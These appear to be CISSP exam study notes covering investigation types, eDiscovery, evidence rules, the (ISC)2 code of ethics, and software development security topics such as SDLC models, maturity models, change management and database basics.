Administrative Investigations: These investigations are internal that examine either operational issues or a violation of the organisations policies. Administrative investigation that are not operational in nature may require a stronger standard of evidence especially if they may result in sanctions against an individual. Administrative investigations may quickly transition to another type of investigation. For example, an investigation into a performance issue may uncover evidence of a system intrusion that may then become a criminal investigation

Criminal Investigations: These investigations are conducted by law enforcement personnel and investigate the alleged violations of criminal law. This must follow very strict evidence collection and preservation processes.

Civil Investigations: This investigation does not involve law enforcement but rather involve internal employees and outside consultant working on behalf of legal team. They prepare the evidence necessary to present a case in the civil court resolving a dispute between two parties.

Regulatory Investigations: Government agencies may conduct regulatory investigations when they believe that an individual or corporation has violated administrative law.

Electronic Discovery:

General purpose of discovery is to gather potential evidence that will allow for building a case. The Electronic Discovery Reference Model (EDRM) describes a standard process for conducting eDiscovery with nine steps (2IPCPRA2P)

Information Governance: Ensures that information is well organised for future eDiscovery efforts

Identification: Locates the information that may be responsive to a discovery request when the organisation believes that litigation is likely.

Preservation: Ensures that potentially discoverable information is protected against alteration or deletion

Collection: Gathers the relevant information centrally for use in the eDiscovery process.

Processing: Screens the collected information to perform a "Rough cut" of irrelevant information, reducing the amount of information requiring detailed screening.

Review: Examines the remaining information to determine what information is relevant to the request and removing any information protected by attorney-client privilege.

Analysis: Perform deeper inspection of the content and context of remaining information.

Production: Places the information into a format that may be shared with others and delivers it to other parties, such as opposing counsel.

Presentation: Displays the information to witness, the court and other parties.

Evidence:

To Successfully prosecute a crime, the prosecuting attorneys must provide sufficient evidence to prove an individual's guilt beyond a reasonable doubt.

Admissible Evidence: There are three basic requirements for evidence to be introduced in the court of law. To be considered admissible evidence it must meet all the three of these requirements.

- The evidence must be relevant to determining a fact.
- The evidence must be related to the case (Material).
- The evidence must be competent, meaning it must have been obtained legally.

Types of Evidence: There are three types of evidence that can be used in a court of law.

Real Evidence: This is also known as object evidence and consists of things that may actually be bought into the court of law. In common criminal proceedings this may include items such as a murder weapon, clothes or other physical objects, seized computer equipment etc

Documentary Evidence: This includes any written items bought into the court to prove a fact at hand and this type of evidence must also be authenticated. Example in case of computer log evidence witness like system administrator must be bring in the court to testify that the logs were collected as a routine business practice and is indeed the actual log that the system collected. Two additional

evidence rules apply to documentary evidence

Best evidence Rule: This states that the original document must be produced in the court. Copies or decryptions of original will not be accepted unless certain exception rule is applied

Parol Evidence Rule: states that when an agreement between parties is put into written form, the written document is assumed to contain all the terms of the agreement and no verbal agreements may modify the written agreement.

Testimonial Evidence: This evidence is consisting of the testimony of a witness and it can either written or verbal (Recorded) in the court. Testimony evidence must not be hearsay evidence.

Demonstrative Evidence: This evidence is used to support testimonial evidence. It consists of items that may or may not be admitted into evidence themselves but are used to help a witness explain a concept or clarify an issue. For example, demonstrative evidence might include a diagram explaining the contents of a network packet or showing the process used to conduct a distributed denial of service attack.

Investigation Process

- Gathering Evidence
- Calling in Law Enforcement
- Conducting the Investigation
- Interviewing Individuals
- Data Integrity and Retention
- Reporting and Documenting Investigations

Note: If you see only to gather information to assist with your investigation, *this is called Interview*. If you suspect the person of involvement in a crime and intent to use the information gathered in court, *this is called an Interrogation.*

Major Categories of Computer Crime:

Computer crime is a crime (Violation of law or regulation) that involves a computer. An individual who violates one or more of your security policies is considered to be an attacker. Computer crimes are generally classified as one of the following types.

- Military and intelligence Attack
- Business Attack
- Financial Attack
- Terrorist Attack
- Grudge Attack
- Thrill Attack

(ISC)2 code of Ethics:

This is a simple code with preamble and four canons. The preamble is introduction to the code. The canons are mandatory you must follow them to become and remain CISSP. The guidance is Advisory not mandatory, and it provides supporting information for the canons.

Code of Ethics Preamble:

The safety and welfare of society and the common good, duty to our principals and to each other requires that we adhere and be seen to adhere to the highest ethical standard of behaviour. Strict adherence to this code is a condition of certification.

Code of Ethics Canons

1. Protect society, the common good, necessary public trust and confidence, and the infrastructure. Security professionals have great social responsibility. We are charged with the burden of ensuring that our actions benefit the common good.
2. Act honourably, honestly, justly, responsibly, and legally. Integrity is essential to the conduct of our duties. We cannot carry out our duties effectively if others within our organization, the security community, or the general public have doubts about the accuracy of the guidance we provide or the motives behind our actions.
3. Provide diligent and competent service to principals. Although we have responsibilities to society as a whole, we also have specific responsibilities to those who have hired us to

protect their infrastructure. We must ensure that we are in a position to provide unbiased, competent service to our organization.

4. Advance and protect the profession. Our chosen profession changes on a continuous basis. As security professionals, we must ensure that our knowledge remains current and that we contribute our own knowledge to the community's common body of knowledge

Code of Ethics Complaints

- Any member of the general public may file a complaint involving *canons I or II.*
- Only an employer or someone with a contracting relationship with the individual may file a complaint under *canon III.*
- Other professionals may file a complaint *under canon IV.* It is important to note that this is not limited to cybersecurity professionals. Anyone who is certified or licensed as a professional and subscribes to a code of ethics as part of that licensure or certification is eligible to file a *canon IV complaint*

Ten Commandments of computer Ethics

5. Thou shalt not use a computer to harm other people.
6. Thous shalt not interfere with other people's computer work.
7. Thou shalt not snoop around in other people's computer files.
8. Thou shalt not use a computer to steal.
9. Thou shalt not use a computer to bear false witness.
10. Thou shalt not copy or use proprietary software for which you have not paid
11. Thou shalt not use other people's computer resources without authorization or proper compensation.
12. Thou shalt not appropriate other people's intellectual output.
13. Thou shalt think about the social consequences of the program you are writing or the system you are designing.
14. Thou shalt always use a computer in ways that ensure consideration and respect for your fellow humans.

DOMAIN 8 – SOFTWARE DEVELOPMENT SECURITY

The domain 8 of CISSP consists of 2 chapters as below

Chapter 20: Software Development Security
Chapter 21: Malicious Code and Application Attacks

Chapter 20: Software Development Security

Software Development:

Security should be consideration at every stage of a systems development including the software development process. It is extremely important to add security from early stages of s/w development project rather than add security to an existing system as it's much easier to build security into a system than it is to add security to an existing system.

Programming Language

Machine Language: This is binary code that is in the form of 0s and 1s. This language code is CPU dependent.

Assembly Language: This is a low-level computer programming language and use short mnemonics such as ADD, SUB etc that match to machine language instructions.

Assembler: This converts assembly language to machine language.

Disassembler: This attempts to convert machine language into Assembly language.

Compiler: This takes source code such as C, C++, Basic etc and compile it into machine code. Compiler code is less prone to manipulation by a third party. End user can't view this code. Compile once and

run multiple times.(java, Fortran)

Interpreted Language/code: End user can view the code and check for the accuracy and is less prone to undetected insertion of malicious code by the original programmer Python, VB Script,Java Script.

Libraries

Developers often rely on shared software libraries that contain reusable code. These libraries perform a variety of functions, ranging from text manipulation to machine learning, and are a common way for developers to improve their efficiency. After all, there's no need to write your own code to sort a list of items when you can just use a standard sorting library to do the work for you

Development Toolsets

Developers use a variety of tools to help them in their work. Most important among these is the *integrated development environment (IDE),* IDEs provide programmers with a single? environment where they can write their code, test it, debug it, and compile it (if applicable)

Object Oriented Programming:

OOPs focuses on the objects involved in an interaction. Objects work together to provide a system's functionality or capabilities. For example, A banking program might have three objects classes that correspond to accounts, accounts holders and employees respectively. Each object in the OOP model has methods that correspond to the specific actions that can be taken on the object, Example the account object can have methods to add funds, deduct funds, close the account and transfer ownership. From a security point of view OOPs provide black box approach to abstract that means users need to know the details of an object's interface but don't necessarily need to know the inner working of the object to use it effectively.

OOPs Terms:


Object: It is an instance of a class.

Message: it is a communication to or input of an object.

Behaviour: These are the results of a message being processed through a method.

Method: It is an internal code that defines the actions an object performs in response to a message. Or it is the functionality or procedure an object can carry out.

Class: Collection of common methods from a set of objects that defines behaviour of those objects is a class.



Instance: Objects are instances of or examples of classes that contain their methods.

Inheritance: This can occur when methods from a class (Parent or subclass) are inherited by another subclass (Child).

Delegation: This is a forwarding of a request by an object to another object or delegate. An object delegates if it doesn't have a method to handle the message.

Polymorphism: This comes from the Greek meaning "having multiple forms" and is a characteristic

of an object that allows it to respond with different behaviours to the same message. Example suppose three different objects receive the input "Bob". Object A would process this input and produce the output as "43-year-old white man". Object B would receive the same input "Bob" and produce the output "Husband of Sally" and in the same way object C will produce something else. In this case each object receives the same input as "Bob" but responded with a different output.

Cohesion: This reflects how many different types of tasks a module can carry out. If a module carries out only one task (ie subtraction) or tasks that are very similar (i.e, subtract, add, multiply) then it is described as having high cohesion which is a good thing.

Coupling: This is a measurement that indicates how much interaction one module requires to carry out its task. If a module has low coupling, then this means the module doesn't need to communicate with many other modules to carry out its job. Low coupling is more desirable because the module is easier to understand and easier to reuse and changes can take place and not effect many modules around.

High Cohesion and Low Coupling is ideal for designing an OOPs

Avoiding and Mitigating System Failure:

No matter how advanced your development team, your system will likely fail at some point in time. You can employ many methods to avoid failure as below.

Input Validation: This verifies that the values provided by a user match the programmer's expectation before allowing further processing. Example, input validation would check whether a month value is an integer between 1 and 12. If the value falls outside of the range the program will not process the number as date and will inform the user of input expectation. Input validation should always occur on the server side of the transaction.

Limit Check: This is a type of input validation where the code checks to ensure that a number of falls within an acceptable range (as in above example).

Escaping input: This is a process of removing risky character sequence and replace them with safe values. Risky characters like quotation marks within the text field as that might be indicative of an attack.

Authentication and Session Management: Many applications, particularly web applications require that users authenticate prior to accessing sensitive information or modifying data in the application. One of the core security tasks facing developers is ensuring that those users are properly authenticated, that they perform only authorized actions, and that their session is securely tracked from start to finish. Strong multifactor authentication must be performed if the user wants to access business critical application.

Error Handling: Developers love detailed error messages. The in-depth Information returned in those errors is crucial to debugging code and makes it easier for technical staff to diagnose problems experienced by users. developers should disable detailed error messages (also known as debugging mode) on any servers and applications that are publicly accessible.

Logging: Applications should be configured to send detailed logging of errors and other security events to a centralized log repository.

Fail Secure State: This state puts the system into a high level of security until an administrator can diagnose the problem and restore the system to normal operation. This is an appropriate failure state because it prevents unauthorised access to information and resources.

Fail Open state: This allows users to bypass failed security controls.

System Development Lifecycle:

Security is most effective if it is planned and managed throughout the lifecycle of a system or application.

- *Conceptual definition*
- *Functional requirements determination*
- *Control specifications development*
- *Design review*
- *Coding*
- *Code review walk-through*
- *System test review*
- *Maintenance and change management*

Conceptual definition: The conceptual definition phase of systems development involves creating the basic concept statement for a system. It's a simple statement agreed on by all interested stakeholders (the developers, customers, and management) that states the purpose of the project as well as the general system requirements. This is a very high-level statement of a purpose and shouldn't be longer than one or two paragraphs.

Functional Requirement Determination: In this phase specific system functionalities are listed, and developers begin to think about how the parts of the system should interoperate to meet the functional requirement. There are three major characteristics of a functional requirements

- *INPUT:* The data provided to a function.
- *BEHAVIOUR:* The business logic describing what actions the system should take in response to different inputs.
- *OUTPUT:* The data provided from a function.

In the final stages of testing and evaluation, the project managers should use this document as a checklist to ensure that all functional requirements are met

Control Specification Development: During this development it is important to analyse the system from a number of security perspective like below.

- Adequate access controls must be designed into every system to ensure that only authorized users are allowed to access the system and they are not permitted to exceed their level of authorization.
- The system must maintain the confidentiality of vital data through the use of encryption and data protection technologies.
- System should provide audit trail to enforce individual accountability and a detective mechanism for illegitimate activity.
- Availability and fault tolerance issues should be addressed as corrective actions.

Design Review: The designers determine exactly how the various parts of the system will interoperate and how the modular system structure will be laid out. Also, during this phase the design management team commonly sets specific tasks for various teams and lays out initial timelines for the completion of coding milestones. (Architecture)

Coding: It is time for software developers to start writing the code. Developers should use the secure software coding principles to craft code that is consistent with the agreed-upon design and meets user requirements.

Code Review and Walkthrough: Project managers should schedule several code review walk-through meetings at various milestones throughout the coding process. These technical meetings usually involve only development personnel, who sit down with a copy of the code for a specific module and walk through it, looking for problems in logical flow or other design/security flaws.

Testing: Most organizations perform the initial system testing using development personnel to seek out any obvious errors.


Regression Testing: This formalizes the process of verifying that the new code performs in the same manner as the old code. These testing procedures should include both functional testing that verifies the software is working properly and security testing that verifies there are no unaddressed significant security issues.Once developers are satisfied that the code works properly, the process move into

the *user* *acceptance testing (UAT),* where users verify that the code meets the requirement and formally accept it as ready to move into production use.


Maintenance and Change Management: Once the system is operational, a variety of maintenance tasks are necessary to ensure continued operation in the face of changing operational, data processing, storage, and environmental requirements. it is important that you have skilled support team in place to handle any routing or unexpected maintenance and it is also important that any change to the code be handled through a formalized change management process.

Lifecycle Models:

Waterfall Model: Developed by Winston Royce in 1970 and this model has seven stage of development. As each stage is completed, the project moves into the next phase. Modern waterfall models does allow development to return to the previous phase to correct defects and this is often known as Feedback loop characteristics of the waterfall model. One of the major criticisms of this model is that it allows the developers to step back only one phase in the process. This model was improved by adding validation and verification steps to each phase (Rigid approach).



Spiral Model: This model is a software development model designed to control risk. It is known as metamodel or mode of models. The major distinguishing feature of the spiral model is that it creates a risk driven approaches to the software process rather than a primarily document driven or code driven process.



Agile Software Development: Iterative and incremental development processes that encourage team-based collaboration. Flexibility and adaptability are used instead of a strict process structure. Manifesto for agile software development states the core philosophy of the agile approach: *We are uncovering the better ways of developing software by doing it and helping others do it, through this work we have to come to value:*

- Individuals and interactions **over** *processes and tools*
- Working software **over** *comprehensive documentation*
- Customer Collaboration **over** *contract negotiation*
- Responding to change **over** *following the plan*

It's important to note, however, that Agile is a philosophy and not a specific methodology. Several specific methodologies have emerged that take these Agile principles and define specific processes that implement them. These include *Scrum, Kanban, Rapid Application Development (RAD), Agile Unified Process (AUP), the Dynamic Systems Development Model (DSDM), and Extreme Programming (XP).*

Scrum: This is the most popular approach and contain small teams of developers called the Scrum team, the scrum master, a senior member of the organisation who acts like a coach for the team, supports the team scrum. Finally, the product owner is the voice of the business unit. The Scrum methodology organizes work into short sprints of activity. These are well-defined periods of time, typically between one and four weeks, where the team focuses on achieving short-term objectives that contribute to the broader goals of the project

Extreme Programming (XP): This is an agile method that uses pairs of programmers who work of a detailed specification. There is high level of customer involvement. XP improves the software in five essential ways, *communication, simplicity, feedback, respect and courage*. Extreme programmers constantly communicate with their customers and fellow programmers and they keep their design simple and clean and they deliver the system to the customers as early as possible. XP core practice includes

- *Planning:* Specifies the desired features which are called user story.
- *Paired Programming:* Programmers work in teams
- *Forty-hour Workweek:*
- *Total customer involvement:* Customer is always available and carefully monitors the project.
- *Detailed test procedures:* They are called Unit tests.

Rapid Application Development (RAD): RAD rapidly develops software via the use of prototypes, "dummy" GI, back-end database and more. The goal of RAD is quickly meeting the business need of the system, technical concerns are secondary. The customer is heavily involved in the process.

Prototyping: This is an iterative approach that breaks projects into smaller tasks, creating multiple mockups (prototypes) of system design features. This can be sample or model of the code for proof of concept purposes.

V-Model: This emphasis verification and validation at each phase and testing to take place throughout the project nor just at the end.

Software Capability Maturity Model:

This describes the principles and practices underlying software process maturity and it intended to help software organisations improve the maturity and quality of their software processes. The idea behind SW-CMM is that the quality of software depends on the quality of its development process. Stages of SW-CMM areas. (**I** am **R**espectable **D**istrict **M**agistrate **O**fficer )

Level 1: Initial: In this level effective management procedure and plans are not used. There is no assurance of consistency and quality is unpredictable. Success is usually result of individuals. Issues are addressed in reactive way. No process or standard in place.


Level 2: Repeatable: In this level formal management structure, change control and quality assurance are in place. The company doesn't have a formal process models defined. No structure exists yet. Users are still addressed reactive way.

Level 3: Defined: In this level Software developers operate according to set of formal documented software development process. The organisation has a way to allow for quantitative process improvement. No safeguard exists to verify that people are in compliance with the standard.
Level 4: Managed: In this level the company has formal processes in place to collect and analyse quantitative data, metrics are defined and fed into the process improvement program. Compliance monitoring has been implemented. Proactive process for reviewing and improving security controls
Level 5: Optimizing: A process of continuous improvement occurs. Security processes have become sophisticated. Organisation is able to adapt to changing security threats. Security has become integral part of organisation's operations.

Level 0	Level 1	Level 2	level 3	level 4	level 5
No Existant	**Intial**	**Repeatable**	**Defined**	**Managed**	**Optimized**
No process	Adhoc & disorganised	immature & developing	Documented & communicated	Monitored & Measured	Automated Practices
No assessment	Reactive activities	Reactive activities	Defined Processes	Security & business objective mapped	Structured & Enterprise wide
		security assigned to IT	Organisation process focus	S/w process to proceed to next level	Continuous improvement
		Basic Lifecycle mgmt process are introduced	organisation process definition	Quantitative measures	Defect prevention
		Reuse of code	training program	Proactive	Technology Change mgmt
		Requirement Mgmt	integrated software mgmt	software quality management	Process management
		S/w project planning	intergroup coordination		
		S/w project tracking	Peer reviews		
		S/w subcontract mgmt	Proactive rather reactive		
		S/w Quality assurance			
		S/w configuration mgmt			

IDEAL Model:

This Model has five phases and implement many of the SW-CMM attributes.
Initiating: In this phase, the business reasons behind the change are outlines, support is built for the initiative and appropriate infrastructure is put in place.
Diagnosing: Engineers analyse the current state of the organisation and make general recommendations for change.
Establishing: Organisation takes the general recommendations from the diagnosis phase and develop a specific plan of action that helps achieve those change.
Acting: Organisation develops solutions and then tests, refines and implement them.
Learning: As with any quality improvement process, the organization must continuously analyse its efforts to determine whether it has achieved the desired goals, and when necessary, propose new actions to put the organization back on course



Special permission to reproduce "IDEAL Model," ©2004 by Carnegie Mellon University, is granted by the Carnegie Mellon Software Engineering Institute.

Use below table to memorize CMM and Ideal Model

Initiating	Initial
Diagnosing	Repeatable
Establishing	Defined
Acting	Managed
Learning	Optimizing

Software Assurance Maturity Model (SAMM)

This is an Open source project maintained by the Open Web Application Security Project (OWASP). It seeks to provide framework for integrating security activities into the software development and maintenance process and to offer organisation the ability to assess their maturity.

Governance: This function includes practices for strategy, metrics, policy, compliance, education, and guidance.

Design: This function includes practices for threat modelling, threat assessment, security requirements, and security architecture.


Implementation: This function includes the secure build, secure deployment, and defect management practices.

Verification: The set of activities undertaken by the organization to confirm that code meets business and security requirements. This function includes architecture assessment, requirements-driven testing, and security testing.

Operations: The actions taken by an organization to maintain security throughout the software lifecycle after code is released. This function includes incident management, environment management, and operational management.


Each of these business function is then broken out by applicable security practices as shown in the figure 20.5

FIGURE 20.5 Software Assurance Maturity Model




Gant Charts:

This is type of bar chart that shows interrelationship between projects and schedules. It provides a graphical illustration of a schedule that helps you plan, coordinate, and track specific tasks in a project.



PERT:

Program Evaluation Review Technique (PERT) is a project schedule tool to judge the size of a software product in development and calculate the standard deviation(SD) for risk assessment. PERT is used to direct improvements to project management and software coding in order to produce more efficient software.



Change Management:

The change management process has three basic components

Request Control: This provides the organised framework within which users can request modifications, managers can conduct cost/benefit analysis and developers can prioritize task.

Change Control: This is used by developers to recreate the situation encountered by the user and analyse the appropriate changes to remedy the situation.

Release Control: The essential step of the release control process is to double check and ensure that any code inserted as a programming aid during the change process is removed before releasing the new software to production. This process also ensures that only approved changes are made to production systems. Release control should also include acceptance testing to ensure that any alterations to end-user work tasks are understood and functional.

Configuration Management:

This has four main components

Configuration identification: administrators document the configuration of covered software products throughout the organization.

Configuration control: The configuration control process ensures that changes to software versions are made in accordance with the change control and configuration management policies

Configuration status Accounting: Formalized procedures are used to keep track of all authorized changes that take place.

Configuration Audit: A periodic configuration audit should be conducted to ensure that the actual production environment is consistent with the accounting records and that no unauthorized configuration changes have taken place.

The DevOps Approach:

This is a combination of development and operations. These functions must merge and cooperate to meet business requirements. This is closely aligned with the Agile development approach. organizations using the DevOps model often deploy code several times per day. Some organizations even strive to reach the goal of continuous integration/continuous delivery (CI/CD), where code may roll out dozens or even hundreds of times per day. This requires a high degree of automation, including integrating code repositories, the software configuration management process, and the movement of code between development, testing, and production environments.


Many people prefer to use the term DevSecOps to refer to the integration of development, security, and operations. The DevSecOps approach also supports the concept of *software-defined security,* where security controls are actively managed by code, allowing them to be directly integrated into the CI/CD pipeline

Application Programming Interfaces: API allows an application to communicate with another application or an OS, database, Network etc. Example Google map API allows an application to integrate 3rd party content such as restaurants overlaid on a google map.

Code Repository: Examples GitHub, Bitbucket and SourceForge etc

Database Management System Architecture:

Hierarchical Data Model: This model combines records and fields that are related in a logical tree structure. This results in a one to many data model where each node may have zero, one or many children's but only one parent. The data mapping relationship for hierarchical database is One to many relations.



Distributed Data Model: In this Model data is stored in more than one database but those databases are logically connected. The data mapping relationship for distributed database is many to many. A table is also called as relation.

Relational Database: A relational database consists of flat two-dimensional tables made up of row and columns. Each table looks similar to spreadsheet file and row and column provides for one to one data mapping relationship.

Field or Attribute: Column in the table is called field or attribute.

Tuple: Row in a table (database) is called Tuple.

Cardinality: The number of rows in a relationship is referred to as Cardinality.

Degree: Number of Columns in a relationship.

Company ID	Company Name	Address	City	State	ZIP Code	Telephone	Sales Rep
1	Acme Widgets	234 Main Street	Columbia	MD	21040	(301) 555-1212	14
2	Abrams Consulting	1024 Sample Street	Miami	FL	33131	(305) 555-1995	14
3	Dome Widgets	913 Sorin Street	South Bend	IN	46556	(574) 555-5863	26

